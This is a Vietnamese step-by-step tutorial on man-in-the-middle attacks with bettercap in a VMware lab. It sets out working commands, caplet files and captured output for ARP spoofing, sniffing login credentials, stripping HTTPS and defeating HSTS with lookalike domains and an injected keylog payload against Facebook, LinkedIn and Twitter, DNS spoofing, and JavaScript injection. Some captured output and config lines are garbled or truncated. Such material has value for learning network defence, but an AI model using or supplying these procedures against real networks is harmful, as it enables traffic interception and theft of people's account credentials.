


MAN IN THE MIDDLE ATTACK

1. Giao thức ARP

- Đây là một giao thức mạng dùng để tìm ra địa chỉ MAC của một thiết bị từ một IP nguồn. VD: Thiết bị sẽ gửi 1 ARP request chưa IP của thiết bị nhận. Tất cả các mạng trong local network sẽ nhận đc gói tin nhưng chỉ có thiết bị khớp với IP trong gói ARP mới có thể phản hồi lại thông tin với thông điệp chứa địa chỉ MAC của nó.

2. ARP Spoofing



- ARP Spoofing cho phép chuyển hướng các packet cho nên thay vì các packet được gửi thẳng đến máy victim (như sơ đồ), nó sẽ đi qua máy tính của hacker. Như vậy các request cũng như respond sẽ đều phải đi qua máy tính của hacker → Cho phép hacker đọc, chỉnh sửa cũng như chặn các gói tin này.

3. ARPSPOOF Tool

- Máy thực hiện tấn công: Kali linux 2022
- Máy mục tiêu: Windows 10
- Để hiển thị bảng dữ liệu arp, chúng ta sử dụng lệnh: `arp -a`

- Vì kali linux không phải router nên khi có request nó sẽ không cho những request này qua và chặn chúng lại(tính năng của kali). Vì vậy để những request này đến router chúng ta phải mở cổng chuyển tiếp giống như 1 bộ định tuyến

```
root@kali: ~
root@kali:~# echo 1 > /proc/sys/net/ipv4/ip_forward
root@kali:~#
```

4. ARP Spoofing using Bettercap

- Đây là một framework để tấn công mạng
- Nó có thể được dùng cho
 - ARP Spoof (chuyển hướng các packet)
 - Sniff data
 - Bypass HTTPS
 - DNS Spoofing
 - Inject code in loaded pages
 -
- Khởi động bettercap: bettercap -iface [name_interface_network]

```
root@kali: ~
root@kali:~# bettercap -iface eth0
bettercap v2.32.0 (built for linux amd64 with go1.17) [type 'help' for a list of
commands]
192.168.245.0/24 > 192.168.245.132 » [11:16:09] [sys.log] [inf] gateway monitor
started ...
192.168.245.0/24 > 192.168.245.132 »
```

- Có thể dùng lệnh help để xem tất cả những command có thể dùng với bettercap
- Bettercap có những modules chúng ta có thể dùng, ở chế độ mặc định thì có module events.stream đang được chạy ngầm để handle tất cả các events

```
Modules

any.proxy > not running
api.rest > not running
arp.spoof > not running
ble.recon > not running
c2 > not running
caplets > not running
dhcp6.spoof > not running
dns.spoof > not running
events.stream > running
gps > not running
hid > not running
http.proxy > not running
http.server > not running
https.proxy > not running
https.server > not running
mac.changer > not running
mdns.server > not running
mysql.server > not running
ndp.spoof > not running
net.probe > not running
net.recon > not running
net.sniff > not running
```

- Ở đây chúng ta sẽ sử dụng modules net.probe
- net.probe: Được sử dụng để gửi các gói UDP để tìm ra các thiết bị mạng trong local network

- Start net.probe: net.probe on

```
192.168.245.0/24 > 192.168.245.132 » net.probe on
192.168.245.0/24 > 192.168.245.132 » [11:24:30] [sys.log] [inf] net.probe starting net.recon as a requirement for
net.probe
192.168.245.0/24 > 192.168.245.132 » [11:24:30] [sys.log] [inf] net.probe probing 256 addresses on 192.168.245.0/
24
192.168.245.0/24 > 192.168.245.132 » [11:24:30] [endpoint.new] endpoint 192.168.245.133 detected as 00:0c:29:53:a
5:f2 (VMware, Inc.).
192.168.245.0/24 > 192.168.245.132 » [11:24:30] [endpoint.new] endpoint 192.168.245.254 detected as 00:50:56:fb:0
8:4a (VMware, Inc.).
192.168.245.0/24 > 192.168.245.132 » [11:24:30] [endpoint.new] endpoint 192.168.245.1 detected as 00:50:56:c0:00:
08 (VMware, Inc.).
192.168.245.0/24 > 192.168.245.132 »
```

- Có thể thấy ip 192.168.245.133 là ip của máy windows 10 mà chúng ta đã sử dụng ở phần trên
- Khi start net.probe, net.recon sẽ tự động start. Net.probe gửi request đến tất cả các ip trong mạng và khi có respond, net.recon sẽ phát hiện respond bằng cách theo dõi arp cache và sau đó thêm những IP này vào 1 danh sách để ta có thể nhắm vào tấn công.
- Thực hiện lệnh: **net.show** để xem tất cả các thiết bị được kết nối

192.168.245.0/24 > 192.168.245.132 » net.show

IP ▲	MAC	Name	Vendor	Sent	Recvd	Seen
192.168.245.132	00:0c:29:59:4d:82	eth0	VMware, Inc.	0 B	0 B	11:16:09
192.168.245.2	00:50:56:f6:26:3d	gateway	VMware, Inc.	47 kB	46 kB	11:16:09
192.168.245.1	00:50:56:c0:00:08	MSI.local	VMware, Inc.	120 kB	21 kB	11:53:08
192.168.245.133	00:0c:29:53:a5:f2	MSEDGEWIN10.local	VMware, Inc.	64 kB	451 kB	11:53:07
192.168.245.254	00:50:56:fb:08:4a		VMware, Inc.	2.7 kB	22 kB	11:52:55

↑ 2.9 MB / ↓ 8.9 MB / 180835 pkts

- Đầu tiên chúng ta cần trở thành “Man in the middle”, ở đây sẽ sử dụng module “arp.spoof”
- Trước khi start arp.spoof, chúng ta cần thiết lập lại một số thành phần trong module arp.spoof
- Thứ nhất, set arp.spoof.full duplex true, hiểu đơn giản là sẽ spoof cả router và máy victim như chúng ta đã thực hiện ở phần trên với arp spoofing tool. Ở mặc định thì biến này sẽ được gán là false và nó sẽ chỉ spoof target machine
- Thứ hai, set arp.spoof.targets [IP_victim_machine]
- Cuối cùng, start arp.spoof

```
192.168.245.0/24 > 192.168.245.132 » set arp.spoof.full duplex true
192.168.245.0/24 > 192.168.245.132 » set arp.spoof.targets 192.168.245.133
192.168.245.0/24 > 192.168.245.132 » arp.spoof on
[12:18:14] [sys.log] [inf] arp.spoof enabling forwarding
192.168.245.0/24 > 192.168.245.132 » [12:18:14] [sys.log] [inf] arp.spoof arp s
poof started, probing 1 targets.
192.168.245.0/24 > 192.168.245.132 » [12:18:14] [sys.log] [war] arp.spoof full
duplex spoofing enabled, if the router has ARP spoofing mechanisms, the attack w
ill fail.
192.168.245.0/24 > 192.168.245.132 »
```

Sau khi hoàn thành, kiểm tra lại máy windows 10 sẽ được kết quả:

```
C:\Users\IEUser>arp -a

Interface: 192.168.245.133 --- 0x4

Internet Address      Physical Address      Type
192.168.245.2         00-0c-29-59-4d-82     dynamic
192.168.245.132       00-0c-29-59-4d-82     dynamic
224.0.0.22            01-00-5e-00-00-16     static
224.0.0.251           01-00-5e-00-00-fb     static
224.0.0.252           01-00-5e-00-00-fc     static
255.255.255.255       ff-ff-ff-ff-ff-ff     static
```

Có thể thấy địa chỉ MAC của router sẽ giống với địa chỉ MAC của IP: 192.168.245.132 (là địa chỉ của máy kali).

5. Sniff data

- Trong bettercap, sử dụng module “net.sniff”
- Khởi động net.sniff: **net.sniff on**
- Truy cập web browser trong windows 10. Ở đây chúng ta sẽ truy cập vào một trang web <http://testphp.vulnweb.com/>

```
192.168.245.0/24 > 192.168.245.132 » [12:45:05] [net.sniff.mdns] mdns MSI.local : MSI.local is fe80::10d9:ef32:cdb2:20d6, 192.168.245.1
192.168.245.0/24 > 192.168.245.132 » [12:45:05] [net.sniff.mdns] mdns MSI.local : Unknown query for MSI.local
192.168.245.0/24 > 192.168.245.132 » [12:45:05] [net.sniff.mdns] mdns fe80::10d9:ef32:cdb2:20d6 : Unknown query for MSI.local
192.168.245.0/24 > 192.168.245.132 » [12:45:05] [net.sniff.mdns] mdns fe80::10d9:ef32:cdb2:20d6 : MSI.local is fe80::10d9:ef32:cdb2:20d6, 192.168.245.1
192.168.245.0/24 > 192.168.245.132 » [12:45:05] [net.sniff.mdns] mdns MSI.local : MSI.local is fe80::10d9:ef32:cdb2:20d6, 192.168.245.1
192.168.245.0/24 > 192.168.245.132 » [12:45:08] [net.sniff.dns] dns gateway > MSEDGEWIN10.local : vulnweb.com is 44.228.249.3
192.168.245.0/24 > 192.168.245.132 » [12:45:08] [net.sniff.dns] dns gateway > MSEDGEWIN10.local : vulnweb.com is 44.228.249.3
192.168.245.0/24 > 192.168.245.132 » [12:45:10] [net.sniff.dns] dns gateway > MSEDGEWIN10.local : vulnweb.com is 44.228.249.3
192.168.245.0/24 > 192.168.245.132 » [12:45:10] [net.sniff.dns] dns gateway > MSEDGEWIN10.local : vulnweb.com is 44.228.249.3
192.168.245.0/24 > 192.168.245.132 » [12:45:11] [net.sniff.http.request] http MSEDGEWIN10.local GET vulnweb.com/
192.168.245.0/24 > 192.168.245.132 » [12:45:11] [net.sniff.http.request] http MSEDGEWIN10.local GET vulnweb.com/
192.168.245.0/24 > 192.168.245.132 » [12:45:11] [net.sniff.http.response] http 44.228.249.3:80 200 OK -> MSEDGEWIN10.local (4.0 kB text/html)
192.168.245.0/24 > 192.168.245.132 » [12:45:11] [net.sniff.http.response] http 44.228.249.3:80 200 OK -> MSEDGEWIN10.local (1.2 kB text/html)
192.168.245.0/24 > 192.168.245.132 » [12:45:11] [net.sniff.http.request] http MSEDGEWIN10.local GET vulnweb.com/acunetix-logo.png
192.168.245.0/24 > 192.168.245.132 » [12:45:11] [net.sniff.http.request] http MSEDGEWIN10.local GET vulnweb.com/acunetix-logo.png
192.168.245.0/24 > 192.168.245.132 » [12:45:11] [net.sniff.http.request] http MSEDGEWIN10.local GET vulnweb.com/style.css
192.168.245.0/24 > 192.168.245.132 » [12:45:11] [net.sniff.http.request] http MSEDGEWIN10.local GET vulnweb.com/style.css
192.168.245.0/24 > 192.168.245.132 » [12:45:11] [net.sniff.dns] dns gateway > MSEDGEWIN10.local : rest.vulnweb.com is 35.81.188.86
192.168.245.0/24 > 192.168.245.132 » [12:45:11] [net.sniff.dns] dns gateway > MSEDGEWIN10.local : rest.vulnweb.com is 35.81.188.86
192.168.245.0/24 > 192.168.245.132 » [12:45:11] [net.sniff.dns] dns gateway > MSEDGEWIN10.local : testasp.vulnweb.com is 44.238.29.244
192.168.245.0/24 > 192.168.245.132 » [12:45:11] [net.sniff.dns] dns gateway > MSEDGEWIN10.local : testasp.vulnweb.com is 44.238.29.244
192.168.245.0/24 > 192.168.245.132 » [12:45:11] [net.sniff.dns] dns gateway > MSEDGEWIN10.local : testaspnet.vulnweb.com is 44.238.29.244
192.168.245.0/24 > 192.168.245.132 » [12:45:11] [net.sniff.dns] dns gateway > MSEDGEWIN10.local : testphp.vulnweb.com is 44.228.249.3
192.168.245.0/24 > 192.168.245.132 » [12:45:11] [net.sniff.dns] dns gateway > MSEDGEWIN10.local : testaspnet.vulnweb.com is 44.238.29.244
192.168.245.0/24 > 192.168.245.132 » [12:45:11] [net.sniff.dns] dns gateway > MSEDGEWIN10.local : testphp.vulnweb.com is 44.228.249.3
192.168.245.0/24 > 192.168.245.132 » [12:45:11] [net.sniff.dns] dns gateway > MSEDGEWIN10.local : testphp.vulnweb.com is 44.228.249.3
192.168.245.0/24 > 192.168.245.132 » [12:45:11] [net.sniff.dns] dns gateway > MSEDGEWIN10.local : testhtml5.vulnweb.com is 44.228.249.3
192.168.245.0/24 > 192.168.245.132 » [12:45:11] [net.sniff.dns] dns gateway > MSEDGEWIN10.local : testhtml5.vulnweb.com is 44.228.249.3
192.168.245.0/24 > 192.168.245.132 » [12:45:11] [net.sniff.http.response] http 44.228.249.3:80 200 OK -> MSEDGEWIN10.local (2.9 kB image/png)
192.168.245.0/24 > 192.168.245.132 » [12:45:11] [net.sniff.http.response] http 44.228.249.3:80 200 OK -> MSEDGEWIN10.local (2.9 kB image/png)
192.168.245.0/24 > 192.168.245.132 » [12:45:11] [net.sniff.http.response] http 44.228.249.3:80 200 OK -> MSEDGEWIN10.local (9.9 kB text/css)
192.168.245.0/24 > 192.168.245.132 » [12:45:11] [net.sniff.dns] dns gateway > MSEDGEWIN10.local : acunetix-websites-491173458.us-east-1.elb.amazonaws.com is 54.144.161.7, 34.192.231.102
192.168.245.0/24 > 192.168.245.132 » [12:45:11] [net.sniff.dns] dns gateway > MSEDGEWIN10.local : acunetix-websites-491173458.us-east-1.elb.amazonaws.com is 54.144.161.7, 34.192.231.102
192.168.245.0/24 > 192.168.245.132 » [12:45:12] [net.sniff.http.request] http MSEDGEWIN10.local GET vulnweb.com/favicon.ico
192.168.245.0/24 > 192.168.245.132 » [12:45:12] [net.sniff.http.request] http MSEDGEWIN10.local GET vulnweb.com/favicon.ico
192.168.245.0/24 > 192.168.245.132 » [12:45:12] [net.sniff.http.response] http 44.228.249.3:80 404 Not Found -> MSEDGEWIN10.local (555 B text/html)
192.168.245.0/24 > 192.168.245.132 » [12:45:12] [net.sniff.http.response] http 44.228.249.3:80 404 Not Found -> MSEDGEWIN10.local (555 B text/html)
192.168.245.0/24 > 192.168.245.132 » [12:45:20] [net.sniff.dns] dns gateway > MSEDGEWIN10.local : www.google.com is 216.58.203.68
192.168.245.0/24 > 192.168.245.132 » [12:45:20] [net.sniff.dns] dns gateway > MSEDGEWIN10.local : www.google.com is 216.58.203.68
192.168.245.0/24 > 192.168.245.132 » [12:45:20] [net.sniff.http.request] http MSEDGEWIN10.local GET testphp.vulnweb.com/
192.168.245.0/24 > 192.168.245.132 » [12:45:20] [net.sniff.http.request] http MSEDGEWIN10.local GET testphp.vulnweb.com/
192.168.245.0/24 > 192.168.245.132 » [12:45:20] [net.sniff.http.response] http 44.228.249.3:80 200 OK -> MSEDGEWIN10.local (5.0 kB text/html; charset=UTF-8)
192.168.245.0/24 > 192.168.245.132 » [12:45:20] [net.sniff.http.response] http 44.228.249.3:80 200 OK -> MSEDGEWIN10.local (5.0 kB text/html; charset=UTF-8)
192.168.245.0/24 > 192.168.245.132 » [12:45:20] [net.sniff.http.request] http MSEDGEWIN10.local GET testphp.vulnweb.com/style.css
192.168.245.0/24 > 192.168.245.132 » [12:45:20] [net.sniff.http.request] http MSEDGEWIN10.local GET testphp.vulnweb.com/images/logo.gif
```

- Có thể thấy ở đây máy nạn nhân đã truy cập đến trang web test.vulnweb.com.
- Tiếp theo hãy thử bắt username và password mà nạn nhân đăng nhập vào trang web trên

```
192.168.245.0/24 > 192.168.245.132 » [15:52:02] [net.sniff.http.request] http 192.168.245.133 POST testphp.vulnweb.com/userinfo.php

POST /userinfo.php HTTP/1.1
Host: testphp.vulnweb.com
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.0.0 Safari/537.36
Referer: http://testphp.vulnweb.com/login.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: keep-alive
Content-Length: 27
Cache-Control: max-age=0
Origin: http://testphp.vulnweb.com
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9

uname=andang&pass=andeptrai
```

- Kết quả là ta đã bắt được username và password

6. Create custom spoofing script

- Có thể sử dụng caplet để làm các bước ở phần 4 và 5 một cách tự động

- Caplet là một tệp văn bản bao gồm các câu lệnh mà bạn sử dụng để tấn công man in the middle attack
- Thực hiện: Tạo một file văn bản và viết ra những câu lệnh sẽ sử dụng

```
net.probe on
set arp.spoof.fulllduplex true
set arp.spoof.targets 192.168.245.133
arp.spoof on
net.sniff on|
```

- Tiếp theo, khởi động bettercap với caplet đã tạo:
bettercap -iface [network_interface] -caplet [file_path_caplet]

```
root@kali: ~
root@kali:~# bettercap -iface eth0 -caplet spoof.cap
bettercap v2.32.0 (built for linux amd64 with go1.17) [type 'help' for a list of
commands]

[16:09:01] [sys.log] [inf] gateway monitor started ...
[16:09:01] [sys.log] [inf] net.probe starting net.recon as a requirement for net
.probe
[16:09:01] [sys.log] [inf] arp.spoof enabling forwarding
[16:09:01] [sys.log] [inf] net.probe probing 256 addresses on 192.168.245.0/24
[16:09:01] [sys.log] [war] arp.spoof full duplex spoofing enabled, if the router
has ARP spoofing mechanisms, the attack will fail.
[16:09:01] [sys.log] [inf] arp.spoof arp spoofer started, probing 1 targets.
[16:09:01] [endpoint.new] endpoint 192.168.245.1 detected as 00:50:56:c0:00:08 (
VMware, Inc.).
[16:09:01] [endpoint.new] endpoint fe80::7576:5453:6833:8132 detected as 00:0c:2
9:53:a5:f2 (VMware, Inc.).
[16:09:01] [endpoint.new] endpoint 192.168.245.254 detected as 00:50:56:fb:08:4a
(VMware, Inc.).
192.168.245.0/24 > 192.168.245.132 »
```

7. Bypass HTTPS


- Khi sử dụng giao thức HTTP, dữ liệu được truyền đi dưới dạng plain text do đó chúng ta có thể đọc và chỉnh sửa
- HTTPS đã khắc phục được điều này và hiện nay đa số các website đều sử dụng HTTPS. Về cơ bản cách HTTPS hoạt động là thêm 1 lớp layer sau HTTP và lớp bổ sung này sẽ mã hóa các văn bản thuần túy → Do đó chúng ta sẽ không thể đọc được dữ liệu
- HTTPS dựa vào TLS hoặc SSL để mã hóa dữ liệu. Cách dễ dàng nhất để bypass là **downgrade HTTPS thành HTTP**. Nếu người dùng truy cập đến một trang web HTTPS

thì chúng ta sẽ cung cấp cho người dùng một phiên bản HTTP thay vì HTTPS. Để làm được điều đó thì chúng ta sẽ sử dụng tool có tên là **SSL Strip**. Tuy nhiên cách sử dụng của SSL Strip sẽ được đề cập đến trong các bài viết sau, ở bài viết này chúng ta sẽ sử dụng những caplet có sẵn của bettercap để downgrade https to http.

- Đầu tiên, chúng ta sẽ phải sửa đổi một vài câu lệnh đã viết trong caplet đã tạo ở phần 6
- Trước khi khởi động net.sniff, hãy set giá trị cho thông số net.sniff.local là true. Option này sẽ nói với bettercap rằng sẽ sniff tất cả data kể cả local data. Khi chúng ta sử dụng caplet của bettercap để downgrade https, bettercap sẽ nghĩ rằng những dữ liệu bắt được là được gửi từ chính máy chúng ta và sẽ không hiển thị trên màn hình.

```
File Edit Search Options Help
net.probe on
set arp.spoof.fulllduplex true
set arp.spoof.targets 192.168.245.133
arp.spoof on
set net.sniff.local true
net.sniff on|
```

- Sử dụng lệnh `caplets.show` để hiển thị list caplet mà máy có. Caplet mà chúng ta sẽ sử dụng là “hstshjack/hstshjack”. Các bạn cũng có thể download caplet này trên mạng hoặc download tại đường link:
https://drive.google.com/file/d/19NsOnD4Obuezr0nKWbBxtngoqM_OwWKU/view?usp=share_link
- Ở máy tính nạn nhân, truy cập vào 1 trang web `https VD: linkedin.com`



- Có thể thấy website hiển thị not secure là đã thành công downgrade. Sau đó thử đăng nhập với username và mật khẩu bất kỳ trong linkedin

```
POST /uas/login-submit HTTP/1.1
Host: www.linkedin.com
Connection: keep-alive
Content-Length: 316
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Origin: http://www.linkedin.com
Referer: http://www.linkedin.com/
Accept-Language: en-US,en;q=0.9
Cookie: 6 rhoked IDPS=google
Cache-Control: max-age=0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.0.0 Safari/537.36
Cookie: __cfduid=d446c4cf-af64272420b6Session_key=ending24ID@gmail.com$Session_password=ending24ID$trk=homepage-basic_vigin-form_submit6controlId=4_homepage-guest-home-homepage-basic_vigin-form_submit-button$pageInstance=0
X-Requested-With: XMLHttpRequest
```

- Và cuối cùng chúng ta đã lấy được mật khẩu và password

8. Bypass HSTS


- Một số trang web như facebook, twitter sử dụng HSTS là những trang web only-load HTTPS
- Solution: Thay thế link của những trang web HSTS thành những website có đường link gần giống. VD: facebook.com → facebook.corn
- Chúng ta vẫn sẽ sử dụng caplet “hstshijack” như phần 7
- Đầu tiên, truy cập vào file config của caplet “hstshijack” theo đường dẫn /root/usr/local/share/bettercap/caplets/hstshijack và chỉnh sửa giống như hình dưới đây

```
File Edit Search Options Help
set hstshijack.log /usr/local/share/bettercap/caplets/hstshijack/ssl.log
set hstshijack.ignore *
set hstshijack.targets netflix.com,linkedin.com,twitter.com,*.twitter.com,facebook.com
set hstshijack.replacements netflix.com,linkedin.com,twitter.corn,*.twitter.corn,facebook.c
set hstshijack.obfuscate false
set hstshijack.encode false
set hstshijack.payloads */usr/local/share/bettercap/caplets/hstshijack/payloads/keylog


set http.proxy.script /usr/local/share/bettercap/caplets/hstshijack/hstshijack.js
set dns.spoof.domains netflix.com,linkedin.com,twitter.corn,*.twitter.corn,facebook.corn,*.fa

http.proxy on
dns.spoof on
```

- Ở đây targets sẽ là những trang web mục tiêu mà chúng ta muốn thay thế. Phần replacements sẽ là tên miền các trang web mà chúng ta sẽ thay thế vào targets. Các options obfuscate và encode để là false bởi vì một số trình duyệt như firefox sẽ chặn mã bị xáo trộn hoặc mã hóa. Tại phần payloads bạn có thể đưa vào một số javascript code để inject. Cuối cùng ở phần dns.spoof.domains cũng tương tự như phần replacements
- Bắt đầu tấn công, chúng ta sẽ khởi động bettercap và sử dụng caplet “hstshijack” như đã làm ở trên
- Ở máy windows 10, chúng ta sẽ không thể vào fb một cách thông thường mà phải thông qua một số search engine như google.ie



- Chúng ta sẽ thấy hiện not secure và khi người dùng search facebook vào ô tìm kiếm trên google.ie thì đoạn script mà chúng ta chèn vào trong caplet hstshijack sẽ chạy ngầm và tự động thay thế tất cả các link facebook.com được tìm kiếm thành link replacements là facebook.corn







Và khi nhấn vào link tìm kiếm chúng ta sẽ được kết quả




Làm theo hướng dẫn như phần 7 chúng ta có thể lấy được username và password của facebook.

So sánh bypass HSTS firefox và chrome

	Examples	Hacker setup	Firefox	Chrome
HTTP	Vulnweb.com	Bettercap		
HTTPS	linkedin.com winzip.com stackoverflow.com google.ie netflix.com	zSec custom Kali + Bettercap + HSTShijack		Website needs to be included in the HSTShijack caplet.
Preloaded HSTS	twitter.com facebook.com github.com	zSec custom Kali + Bettercap + HSTShijack		Works if Secure DNS is disabled.

9. DNS Spoofing


- Như chúng ta đã biết, DNS có nhiệm vụ convert domain name ví dụ như google.com thành IP hosing.
- Khi tấn công man in the middle, request sẽ không được gửi thẳng đến DNS server mà sẽ thông qua chúng ta vì vậy chúng ta có thể respond bất kỳ IP nào mà chúng ta muốn. Chúng ta có thể điều hướng đến một trang web giả mạo...
- Ở phần này, chúng ta sẽ điều hướng user đến trang web của chúng ta (apache2 server có sẵn trên kali)
- Khởi động bettercap như bình thường với caplet chúng ta đã tạo ở những phần trước. Chúng ta sẽ dùng module dns.spoof.
 - Set dns.spoof.address: [IP_kali]
 - Set dns.spoof.all true → Respond đối với tất cả các DNS Request
 - Set dns.spoof.domains [domain_name]
- Ví dụ ở đây chúng ta sẽ set domains là linkedin.com
- Cuối cùng khởi động dns.spoof: dns.spoof on



- Có thể thấy khi chúng ta truy cập đến tên miền linkedin.com thì sẽ tự động chuyển hướng đến apache2 server.

10. Injecting javascript code

- Về phần này, hiểu đơn giản là chúng ta sẽ chèn một đoạn code bất kỳ mà chúng ta muốn và trình duyệt sẽ thực thi đoạn mã đó
- Ở đây chúng ta sẽ thực hiện một đoạn javascript đơn giản có chức năng hiển thị thông báo



```
1 alert('ahihi xin chao');
```

- Chúng ta vẫn sẽ tiếp tục sử dụng caplet “hstshijack”. Truy cập vào đường dẫn “/root/.usr/local/share/bettercap/caplets/hstshijack” để hiển thị file config. Thêm domains name và đường dẫn của file javascript vào phần set hstshijack



